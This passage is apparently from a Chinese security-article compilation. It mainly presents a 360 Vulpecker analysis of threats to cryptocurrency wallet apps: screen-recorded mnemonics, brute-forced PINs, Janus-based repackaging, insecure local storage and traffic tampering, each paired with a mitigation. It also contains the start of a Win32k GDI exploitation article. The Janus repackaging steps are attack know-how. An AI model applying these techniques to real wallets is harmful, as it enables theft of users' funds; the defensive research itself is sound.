
dwr 调用从 web.xml 到 dwr.xml 讲解了这个请求的构造包的组成：



hessian 接口从一个不可能的测试，转变为一个简单的渗透测试，组成包如下：




gwt 接口 在审计中的包结构和审计对应方法，从 web.xml 开始：



关于我们

搜索微信公众号“敏信安全课堂”，作者每个月会持续更新



议题 PPT： https://yunpan.360.cn/surl_ycpMnJEvJAt （提取码：7e92）

360 | 数字货币钱包 APP 安全威胁概况

作者：360 Vulpecker Team
原文来源：【安全客】https://www.anquanke.com/post/id/146401

前言

随着区块链技术的普及，各种数字货币得到了很大发展，官方货币会发布自己的钱包 APP，如 Bitcoin Core、Parity，第三方数字货币钱包为了进一步提升用户体验，同样开发出了如比特派，imToken，AToken 等钱包 APP，随着他们出现在市场上，黑客也瞄准了这块。

2017 年，智能合约公司 Parity 开发的数字货币钱包所使用的多重签名技术被黑客发现存在漏洞，并导致 15.3 万枚以太币被盗，损失高达价值 3260 万美元。


2018 年，技术处于全球领先的硬件数字货币钱包制造商 Ledger 在完成 7500 万美元的 B 轮融资后被爆出钱包设计存在缺陷，黑客可通过恶意软件篡改钱包地址，并将数字货币转给黑客。

2018 年 Bitcoin Wallet 被爆出不正确的私钥存储，容易被黑客获取到私钥并还原出用户助记词。

为了更准确地了解钱包 APP 的安全现状，近期，我们对应用市场上流通的热钱包以及冷钱包进行了相关安全审核评估，发现了很多安全问题，在此整理成相关文档发布，帮助钱包 APP 厂商和用户了解周知其中存在的安全风险，引起大家对安全的重视并且及时自查，避免受到损失。

数字货币钱包安全威胁

一个数字货币钱包的使用，是包含了从软件启动到进行交易的一套完整的过程，其中会涉及到非常多的业务场景，从传统软件 APP 的功能如核心代码未加密，软件自身无校验，中间人数据劫持等，在钱包 APP 的业务场景下则会将危害放大，导致用户的钱财受到损失。同时针对钱包 APP 的独有业务场景，如助记词的不安全保存，交易密码设置弱口令，货币价格走势数据被替换等也将会给用户在使用钱包的安全上造成很大的危害，以下为我们整理发现的 top5 的安全风险。




1. 助记词、交易密码泄露

比特派为比特币官方推荐的一支第三方团队比太开发的钱包应用，目前在 Google Play 上安装量达到 10000+。

更新日期	大小	安装次数
2018年5月4日	26M	10,000+
当前版本	Android 系统版本要求	内容分级
3.2.4	4.0 及更高版本	3 岁以上
		了解详情


我们在非 Root 环境下，对其进行录屏测试，发现在助记词生成阶段无法录屏，但在导入钱包时，可以录下界面，此处可以导致助记词泄露从而造成数字货币账户被盗，同时，我们发现在输入交易密码时同样存在可录屏漏洞，通过观察按键按下顺序即可推出交易密码。



在钱包业务场景下，需要对相关敏感信息输入页面做防截屏措施，采用相关保护如对当前 Activity 页面加入属性 WindowManager.LayoutParams.FLAG_SECURE，使得第三方程序在截屏时直接显示黑屏，无法记录。

2.不安全的钱包 APP 运行环境

数字货币钱包 APP 的一个安全重点就是运行环境，安卓是一个非常庞大而且复杂的系统，我们在实际进行分析测试的时候，发现将近四分之三的 APP 都未对相关环境做过检测，能够直接对 APP 进行逆向调试，HOOK 注入，来分析 APP 的执行流程与动态分析加解密算法过程。我们发现，近八成的钱包 APP 未对运行环境安全做安全检测，无法保证用户运行 APP 的环境安全，导致用户钱财受到损失。



如上图 360 发布的中国手机安全状况报告中，我们可以看到目前安卓手机存在的漏洞非常多，导致 APP 运行在上面也会有很多安全风险，比如以下几点。

1、手机漏洞的扫描

如果一个手机存在已经披露过的系统漏洞，那么就时刻处于被黑客攻击的风险之下，如果存在可提权或者可以获取到助记词等敏感数据的漏洞，那么用户账户就会暴露在一个极其危险的环境下，所以我们建议加上对已知安卓系统漏洞的检测。

2、Root 环境检测

安卓实行沙箱机制，如果设备未 Root，在沙箱的保护下，其他应用并不能获取本应用的数据，如果设备已 Root，我们无法保证运行时的环境的安全性，助记词等极其重要的数据很有可能被恶意应用获取到。

3、APP 完整性检测

APP 完整性指的是自身是否被篡改，通常可以通过签名校验来实现，防止用户使用被重打包后的应用。


4、网络代理检测

如果当前网络使用的是代理，那么就有可能在数据交互的过程中被第三方监听，造成数据的泄露甚至是敏感数据泄露。

对以上提到的几个关键点，我们分别在不同的环境下进行模拟攻击，发现近八成 APP 未对此做安全防护措施，我们可以利用安卓系统漏洞，软件自身漏洞等进行攻击测试。同时近一年来，挖矿木马，钱包 APP 劫持木马也开始大量出现，使很多用户直接受到财产损失，所以建议钱包厂商一定要对此问题重视，并且使用相关漏洞缓解措施。

3. 交易密码被暴力猜解

大部分的数字货币钱包在第一次运行时会提示用户是否创建新钱包，当用户创建新钱包后，数字货币钱包会通过一系列算法生成一个私钥，正常情况下该私钥并不会展示给用户，而是会通过助记词的形式提示用户进行钱包的备份操作，如下是某款数字货币钱包的助记词界面，该算法有一套业界标准，通过助记词可以推导出私钥，再由私钥推导出其它数据。



在钱包初始化完后，会提示用户输入一个交易密钥，该交易密钥用于交易之前的私钥解密推导，当发生交易时，通过输入的交易密钥结合算法进行私钥的计算，生成的私钥用于交易的签名，如果数字货币钱包的交易密码设置不够强，非常容易被暴力破解，当交易密钥被暴力破解，整个钱包相当于处于没有任何防护的状态，任何人都可以对钱包进行操作，包括转账等。

如下为某未使用复杂口令的数字货币钱包，直接使用六位数字当作交易密码，且没有设置尝试次数，可以直接被暴力破解出来，进行交易。

建议在 APP 开发过程中，对于用户输入的交易密码进行弱口令的检测，同时加上字母或特殊符号来增加复杂程度，保障口令安全。

4.钱包 APP 伪造漏洞

钱包 APP 被黑客逆向后加入恶意代码，回传敏感信息如助记词，修改交易收款方地址等，对用户会造成直接钱财损失。所以在使用钱包的时候，一定需要在官方渠道进行下载，同时 APP 本身如果对软件完整性未做严格的校验，同样可以导致相关事件发生。

在 2017 年底出现的 Janus 签名漏洞可以直接应用在此场景下，在修改安卓应用后，利用 Janus 漏洞对其进行特殊处理，可以绕过安卓系统的签名校验对原应用进行更新操作。安卓系

统一直以来都是使用 V1 签名校验，当系统已经安装了一个应用，当对其更行时，会校验是否是同一个签名，而在签名校验的过程中，系统会默认读取的是一个 ZIP 文件，并且直接从更新包的尾部进行读取数据，当执行更新文件的时候，是从头部开始读取，如果是 Dex 就直接执行操作，那么我们就可以获取到最新版本的数字货币钱包安装包做如下修改：


1、取出 Dex 文件，植入恶意代码

2、原安装包拼接到修改后的 Dex 后面

3、对拼接后的 Dex 文件做文件头修复操作

那么当更新的时候，从尾部读取数据，读到的是原 APK，可以通过系统对其进行的签名校验，当执行的时候，读取的是我们插入恶意代码后的 Dex 文件，如果数字货币钱包被修改，植入恶意代码，比如将转账的地址全部替换成攻击者的收款地址，如果用户使用伪造的数字货币钱包进行更新并且进行转账操作，会造成不可估量的损失和后果。

在我们的分析过程中，发现部分数字货币钱包依旧使用 V1 签名，我们进行模拟攻击，生成加入恶意代码的 APP。



虽然谷歌在收到漏洞后就对其做了补丁，但是并非所有手机厂商会及时推送补丁给用户，建议使用 V1+V2 签名的方式对发布的应用签名，可以抵抗 APP 伪造漏洞的攻击。

5. 核心功能代码未加固

安卓应用由于其使用 Java 语言开发，在未使用加固的情况下十分容易被反编译出近似源码的效果。

```
public Wallet getWallet() {
    return this.wallet;
}

private void loadWalletFromProtobuf() {
    Throwable x;
    Throwable th;
    if (this.walletFile.exists()) {
        FileInputStream walletStream = null;
        try {
            Stopwatch watch = Stopwatch.createStarted();
            FileInputStream walletStream2 = new FileInputStream(this.walletFile);
            try {
                this.wallet = new WalletProtobufSerializer().readWallet(walletStream2, new WalletExtension[0]);
                watch.stop();
                if (this.wallet.getParams().equals(Constants.NETWORK_PARAMETERS)) {
                    log.info("wallet loaded from: '{}', took {}", this.walletFile, watch);
                    if (walletStream2 != null) {
                        try {
                            walletStream2.close();
                            walletStream = walletStream2;
                        } catch (IOException e) {
                            walletStream = walletStream2;
                        }
                    }
                    if (!this.wallet.isConsistent()) {
                        Toast.makeText(this, "inconsistent wallet: " + this.walletFile, 1).show();
                        this.wallet = restoreWalletFromBackup();
                    }
                    if (!this.wallet.getParams().equals(Constants.NETWORK_PARAMETERS)) {
                        throw new Error("bad wallet network parameters: " + this.wallet.getParams().getId());
                    }
                    return;
                }
                throw new UnreadableWalletException("bad wallet network parameters: " + this.wallet.getParams().getId());
            } catch (FileNotFoundException e2) {
```

而其使用的 Smali 语言也相对容易掌握，所以在不加固的情况下，数字货币钱包十分容易被重打包，重打包的效果如上面提到的伪造漏洞一样，给用户使用上造成直接的损失。同时，关键信息的泄露也会让黑客更加容易分析代码逻辑，将于助记词使用相关的算法进行提取，逆向分析出加解密流程，利用其它漏洞进行盗取助记词等信息。


建议采用加固方案对钱包 APP 中关键功能代码进行加固处理，防止被黑客进行逆向分析，提高安全性。

6. 钱包敏感信息不正确存储

我们知道，在数字货币世界中，最关键的就是私钥，那么对于用户，数字货币钱包最关键的就是助记词，有了助记词我们可以推导出私钥。所以，如果数字货币钱包对助记词或者私钥进行了不恰当的本地存储，将会是一个非常高危的风险。我们在分析一款钱包的时候，发现钱包 APP 会自动为当前客户端创建一个钱包，该钱包使用错误的方式保存在了本地，使得在 Root

设备上攻击者可以对该钱包文件进行解码并获取用户的助记词，钱包私钥等钱包数据，如下图是我们的模拟攻击过程，其中对随机生成的助记词进行了部分打码。

我们在逆向后，编写相关代码进行数据解密恢复：



建议在开发过程中，对待本地保存数据一定要做好加密处理，防止数据泄露，直接对用户的钱财造成损失。

7. 网络数据交互被劫持篡改

当用户通过数字货币钱包进行交易，是否使用合适的加密算法对交易数据进行加密是衡量网络连接安全很重要的一个维度，不仅仅需要注意其是否对数据进行加密，还要注意是否将助记词，私钥等数据传输回服务器，当助记词等数据被传输回服务器，相当于除用户之外，还有其他人知道用户自己的助记词，当存储助记词的服务器被黑客入侵，极有可能导致账户被盗。

另外当钱包存在交易功能之后，对于当前货币价格的展示，在网络数据交互过程中可以进行劫持篡改数据，如下图我们修改的 BTC，ETH 和 XRP 的实时价格，展示到用户手机上。

所有货币 输入关键词 筛选

人民币(CNY) 美元(USD) 比特币(BTC) 以太坊(E

#	名称	价格	涨幅(24h)	流
1	BTC	¥99,999	-2.15%	¥9,07
2	ETH	¥99,999	-2.74%	¥4,43
3	XRP	¥99,999	-2.92%	¥1,69
4	BCH	¥7,652	-5.22%	¥1,31
5	EOS	¥83.6	-6%	¥728亿
6	LTC	¥857	-2.82%	¥486亿
7	ADA	¥1.54	-5.88%	¥400亿
8	XLM	¥2.02	-4.52%	¥375亿
9	TRX	¥0.5127	-2.49%	¥337亿
10	MIOTA	¥10.87	-5.55%	¥302亿
11	NEO	¥386	-6.73%	¥251亿
12	DASH	¥2,442	-4.47%	¥197亿
13	XMR	¥1,222	-5.29%	¥196亿
14	XEM	¥1.95	-4.35%	¥175亿

这样，对用户展示页面也就是黑客希望用户看到的货币价格，间接地诱导用户对该货币进行交易，炒作某一货币的兑换价值，在短时间内的大量买卖，间接控制相关价格了。

在此过程，建议厂商对网络交互数据采用严格校验，如使用 https，则对证书信息进行强校验，防止数据在传输过程被篡改。

总结

现阶段，市面上有大量良莠不齐的数字货币钱包存在，而不少开发团队在以业务优先的原则下，暂时对自身钱包产品的安全性并未做到足够的防护，一旦出现安全性问题会导致大量用户出现账户货币被盗，而由于数字货币实现的特殊性，被盗资产非常难以追回。

希望钱包厂商可以更加在业务功能上更加注重安全，一方面保护厂商利益不受损失，另一方面也保护用户钱财不受损失，关于此文档中我们针对钱包厂商安全审计的相关技术点，已发布相关数字货币钱包安全白皮书文档供大家参考。

团队介绍

360 威派克团队（Vulpecker Team）隶属于 360 信息安全部, 360 信息安全部致力于保护内部安全和业务安全，抵御外部恶意网络攻击，并逐步形成了一套自己的安全防御体系，积累了丰富的安全运营和对突发安全事件应急处理经验，建立起了完善的安全应急响应系统，对安全威胁做到早发现，早解决，为安全保驾护航。技术能力处于业内领先水平，培养出了较多明星安全团队及研究员，研究成果多次受国内外厂商官方致谢，如微软、谷歌、苹果等，多次受邀参加国内外安全大会议题演讲。目前主要研究方向有区块链安全、WEB 安全、移动安全（Android、iOS）、网络安全、云安全、IOT 安全、等多个方向，基本覆盖互联网安全主要领域。

附录：

360 数字货币钱包安全白皮书地址：

https://www.anquanke.com/post/id/146233

区块链生态安全解决方案，了解更多请点击——360 区块链安全：https://bcsec.360.cn/

Save and Reborn GDI data-only attack from Win32k TypeIsolation

作者：k0shl from 360vulcan team
原文来源：【360 博客】
http://blogs.360.cn/blog/save-and-reborn-gdi-data-only-attack-from-win32k-typeisolation/

1 背景

近年来，在内核漏洞利用中利用 GDI object 来完成任意地址 R/W 的方法越来越成熟，在池溢出（pool overflow），任意地址写（arbitrary write），越界写（oob write），释放后重用（uaf），二次释放（double free）等很多漏洞类型的场景中，都可以利用 GDI object 来完成任意地址读写，我们称为 GDI data-only attack。

微软在 Windows 10 build 1709 版本之后引入了 win32k 类型隔离用来缓解 GDI object 这种利用方式，我在对 win32kbase.sys 关于 typeisolation 实现的逆向工程中发现了微软在设计类型隔离这种缓解措施时的一处失误，导致在某些常见漏洞场景中仍然可以利用 GDI object 完成 data-only exploitation，在本文中，我将与大家分享这个新的攻击方案思路。

调试环境：

OS:

Windows 10 rs3 16299.371

FILE:

Win32kbase.sys 10.0.16299.371

2 GDI data-only attack

GDI data-only attack 是当前内核漏洞利用中比较常见的利用手段之一，利用常见的漏洞场景修改 GDI object 的某些特定成员变量，就可以使用 win32k 中管理 GDI 的 API 完成任意地址读写。目前，在 GDI data-only attack 中常用的两个 GDI object 是 Bitmap 以及 Palette，关于 Bitmap 一个重要的结构是

```
typedef struct _SURFOBJ {
DHSURF dhsurf;
HSURF   hsurf;
